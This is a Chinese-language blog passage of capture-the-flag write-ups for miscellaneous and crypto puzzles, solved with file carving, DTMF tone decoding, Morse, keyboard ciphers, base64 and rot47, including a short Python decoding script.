


这样，攻击类型选择掩码，设置一下掩码选项(P:最近眼神有点不好使，总看错东西，这个是没有看到)
进行破解就行，数字有点大，破解的有点慢。密码：`1558080832.15`
解压得到flag



我吃三明治

图片，没有备注什么的，先foremost分离一下，看到两张图片，都是三明治，emmm有点不一样的，一张图里面藏了两张图。
010editor看看，搜索图片位置，连接处好像有段编码。



像是base32，解码得到flag

[MRCTF2020]CyberPunk

呃呃呃，原本没看懂啥意思，原来是需要将电脑上的日期改为发行日期就行了。也就是改成2020.9.17
其他没什么可说的

[WUSTCTF2020]girlfriend

听起来是按键音吧，之前做过这样的题，是按键音的。工具是dtmf2，下载地址可参考我之前写的博客——(CTF题记——再战GK、BUU)，或者自行百度

```
D:\Anquan\ctftools\杂项工具>dtmf2num D:\谷歌\谷歌下载\girlfriend.wav

DTMF2NUM 0.1c
by Luigi Auriemma
e-mail: aluigi@autistici.org
web:    aluigi.org

- open D:\谷歌\谷歌下载\girlfriend.wav
  wave size       7466540
  format tag      1
  channels:       2
  samples/sec:    44100
  avg/bytes/sec:  176400
  block align:    4
  bits:           16
  samples:        3733270
  bias adjust:    215
  volume peaks:   -12024 12025
  normalize:      20742
  resampling to:  8000hz

- MF numbers:     477777777

- DTMF numbers:   999*666*88*2*777*33*6*999*4*444*777*555*333*777*444*33*66*3*7777

D:\Anquan\ctftools\杂项工具>
```



然后根据九键键盘对照一下

```
999*666*88*2*777*33*6*999*4*444*777*555*333*777*444*33*66*3*7777

y   o  u a   r  e  m  y  g  i   r  l  f  r  i  e  n  d  s
```


出题人还挺花心的，这么多girlfriend


[HBNIS2018]来题中等的吧

第一步：foremost
第二步：010editor
第三部：stegsolve
全都没发现任何信息□



然后仔细看图片内容，发现是摩斯密码，可以直接写出来。





就是flag了。挺简单一道题给想多了。

Crypto

[NCTF2019]Keyboard

键盘密码

```
ooo yyy ii w uuu ee uuuu yyy uuuu y w uuu i i rr w i i rr rrr uuuu rrr uuuu t ii uuuu i w u rrr ee www ee yyy ee
e www w tt ee
```

可以看出这些字母都是在键盘上的最上面那一行的。而且再往上看，是数字。一个字母对应一个数字。`0-9`，然后又是这种格式的，明显是在九键键盘上再进行解题。比第一个`o=9，第九个键的第三个是y`

然后用脚本继续解

```
cipher = 'ooo yyy ii w uuu ee uuuu yyy uuuu y w uuu i i rr w i i rr rrr uuuu rrr uuuu t ii uuuu i w u rrr ee www
 ee yyy eee www w tt ee'
s = ' qwertyuiop'
d = ['', '', 'abc', 'def', 'ghi', 'jkl', 'mno', 'pqrs', 'tuv', 'wxyz']

for part in cipher.split(' '):
    # print(part)
    count = len(part)
    num = s.index(part[0])
    print(d[num][count - 1], end='')
```

解出是

```
youaresosmartthatthisisjustapieceofcake
```

加上flag就行了。

总结：看到键盘密码必须要想到两种键盘，并且数字字母之间的关系要多理解。

[GXYCTF2019]CheckIn


题目只有一串base64编码

```
dikqTCpfRjA8fUBIMD5GNDkwMjNARkUwI0BFTg==
```

解出来是一串乱码

```
v)*L*_F0<}@H0>F49023@FE0#@EN
```

然后就是各种密码，猜……凯撒，解不出来。
不知所措，Google一下大佬的wp，是rot47



这，，，怎么没有想到rot的其他加密，害脑洞太小。
思考：很乱的字符串，特别是有`*`、`#`、`@`等字符，优先考虑移位的密码。rot家族的其他成员不能忘了。

这周就这吧，不写了。玩游戏放松放松去。